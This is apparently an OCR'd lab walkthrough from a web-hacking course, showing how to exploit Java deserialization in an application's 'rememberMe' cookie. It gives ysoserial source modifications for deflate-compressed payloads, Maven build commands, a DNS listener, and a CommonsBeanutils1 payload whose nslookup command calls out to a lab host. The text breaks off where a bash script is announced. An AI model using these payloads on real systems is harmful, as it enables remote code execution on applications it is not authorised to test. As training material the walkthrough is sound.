
Step 1: Register to the application, navigate to the login page, provide credentials, and tick the 'Remember Me' checkbox and click on submit button.




Step 2: Once you have successfully logged in to the application, navigate to any of the tabs 'Home', 'Profile', 'Notification' or 'Settings'.



Step 3: Capture the HTTP Request in Burp Suite and observe the 'rememberMe' cookie value which has Base64 encoded data




Step 4: It contains unreadable data but when its Base64 decoded the cookie value, and the value will be as shown in figure




Note: Always try different encoding and encryption mechanisms when there is such type of Base64 data.

Step 5: Observe that the application passes Java serialized value after Base64 decode and then decompresses it using deflate using the 'Hackvertor' Burp Suite extension as shown in figure:



Step 6: To generate compressed Java deserialization payload, it is required to modify the original ysoserial source code. To do that, navigate to the following link or command to download the Git repository.


```
Source: https://github.com/frohoff/ysoserial

Git command: git clone https://github.com/frohoff/ysoserial.git
```



Step 7: While navigating to the build instruction of ysoserial, it was observed that the project was built in Maven framework, and it is required to download distributed binaries of Maven framework to compile the source code of ysoserial as shown in figure:

Step 8: Download the latest Maven binaries from the download link given and extract it using following command:


```
Download link: https://maven.apache.org/download.cgi

Latest version at the time of writing:

https://mirrors.estointernet.in/apache/maven/maven-3/3.6.3/binaries/apache-maven-3.6.3-bin.tar.gz

Command: tar xzvf apache-maven-3.6.3-bin.tar.gz
```



Step 9: In order to generate the compressed ysoserial deserialization payload, it is required to modify the generate 'src/main/java/ysoserial/GeneratePayload.java' file as shown in figure:


```
Code Change 1:
import java.util.zip.DeflaterOutputStream;
import java.io.*;

Code Change 2:
System.out.println(compressObject(object));
Comment out next 3 statement using '/*$SOURCE_CODE$*/'

Code Change 3:
public static String compressObject(Object obj) throws IOException {
ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
OutputStream mCompressdos = new DeflaterOutputStream(byteArrayOutputStream);
ObjectOutputStream mOutputStream = new ObjectOutputStream(mCompressdos);
mOutputStream.writeObject(obj);
mOutputStream.close();
mCompressdos.close();
```

```
return new
String(Base64.getEncoder().encode(byteArrayOutputStream.toByteArray()));
}
```




Step 10: Once the source code is modified, compile it using the following Maven command as shown in figure:

```
Command: mvn clean package -DskipTests
```



Step 11: Start TCP listener.


```
root@Kali:~# tcpdump -n udp port 53 -i any
```



Step 12: Once compilation is successful, there will be a new 'target' folder created, **Navigate** to 'target' folder and using the following command, generate the ysoserial payload as also shown in figure:

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 'nslookup
deserialize.userX.webhacklab.com'
```

Step 13: Add the generated payload in 'rememberMe' cookie in request and forward the request and observe that the application responds with an error of 'serialVersionUID mismatch' as shown in figure:




Step 14: The following bash script is used to fetch the 'serialVersionUID' of all the available versions of 'commons-beanutils'.

